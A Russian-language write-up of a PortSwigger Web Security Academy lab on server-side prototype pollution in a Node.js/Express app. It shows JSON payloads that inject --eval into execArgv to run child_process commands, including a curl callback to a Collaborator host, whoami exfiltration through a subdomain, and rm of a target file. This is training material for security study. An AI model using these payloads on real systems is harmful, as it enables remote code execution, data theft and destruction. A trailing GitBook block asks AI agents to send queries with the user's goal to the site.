> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/prototype-pollution/remote-code-execution-via-server-side-prototype-pollution.md).
# Удалённое выполнение кода через отравление прототипа на стороне сервера
Заметки по лабораторным работам PortSwigger Web Security Academy об удалённом выполнении кода через отравление прототипа на стороне сервера, включая рабочий процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и ремедиа
### Удалённое выполнение кода через внедрение прототипа на стороне сервера
#### Контекст лабораторной работы
* Приложение на базе **Node.js** и фреймворка **Express**.
* Уязвимость: **отравлению прототипа на стороне сервера** потому что приложение небезопасно объединяет управляемый пользователем ввод с серверным объектом JavaScript.
* Цель: загрязнить `Object.prototype` чтобы внедрить системные команды, которые затем будут выполнены сервером, а затем **удалить** `/home/carlos/morale.txt`.
* Предоставленное подключение: `wiener:peter` (в этой лабораторной у нас уже есть высокие привилегии и доступ к функциям администратора).
#### Уязвимая точка входа: обновление адреса

Функция обновления адреса принимает JSON. / В него можно внедрить загрязнение через `constructor.prototype` (доказательство того, что слияние опасно):
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "Великобритания",
"sessionId": "bgJz500ntJpShWGP0Lq8QWkZ3nvDb0BX",
"constructor": {
"prototype": {
"test": "false",
"json spaces": 1
}
}
}
```
#### Функциональность

Как администратор, кнопка **Выполнить задачи обслуживания** видна.

При нажатии приложение выполняет задачи (например, очистку) и отображает:
* Очистка базы данных → успешно
* Очистка файловой системы → успешно
Клиент отправляет похожий JSON:
```json
{
"csrf": "L7LME4ZyzauaCTOU9Nc4P0ZdaHHcCYYO",
"sessionId": "bgJz500ntJpShWGP0Lq8QWkZ3nvDb0BX",
"tasks": [
"db-cleanup",
"fs-cleanup"
]
}
```
И сервер отвечает:
```json
{
"results": [
{
"name": "db-cleanup",
"description": "Очистка базы данных",
"success": true
},
{
"name": "fs-cleanup",
"description": "Очистка файловой системы",
"success": true
}
]
}
```
Ключевое наблюдение: в фоне, похоже, процесс Node.js запускает эти задачи через **дочерний/ процесс** механизм.
#### Эксплуатация: внедрение аргументов Node через `execArgv`
В Node.js некоторые выполнения могут передавать аргументы в среду выполнения через `execArgv`. / Идея: загрязнить `Object.prototype.execArgv` чтобы внедрить `--eval=...` который выполняет системную команду через `child_process.execSync`.
```javascript
--eval=require('child_process').execSync('id')
```

Используемая полезная нагрузка (тест callback в Burp Collaborator через `curl`):
```json
"__proto__": {
"execArgv":[
"--eval=require('child_process').execSync('curl https://m2pugey17it1s1cdpbfmc54tuk0co5cu.oastify.com')"
]
}
```
Затем мы запускаем **Выполнить задачи обслуживания** чтобы заставить приложение запустить процесс, который повторно использует `execArgv`.

Мы действительно получаем запрос в Collaborator → выполнение подтверждено.
#### Проверка контекста: эксфильтрация `whoami`
Вы можете эксфильтрировать пользователя через динамический поддомен:
{% code overflow="wrap" %}
```json
"--eval=require('child_process').execSync('curl https://$(whoami).m2pugey17it1s1cdpbfmc54tuk0co5cu.oastify.com')"
```
{% endcode %}
Получение: `carlos`
#### Финальный шаг: удалить запрошенный файл
Чистое загрязнение отправляется с командой удаления:
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "Великобритания",
"sessionId": "bgJz500ntJpShWGP0Lq8QWkZ3nvDb0BX",
"__proto__": {
"execArgv": [
"--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"
]
}
}
```
Затем мы перезапускаем **Задачи обслуживания** чтобы запустить выполнение.
Ожидаемый результат: `/home/carlos/morale.txt` файл удалён и лаба подтверждена.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/prototype-pollution/remote-code-execution-via-server-side-prototype-pollution.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.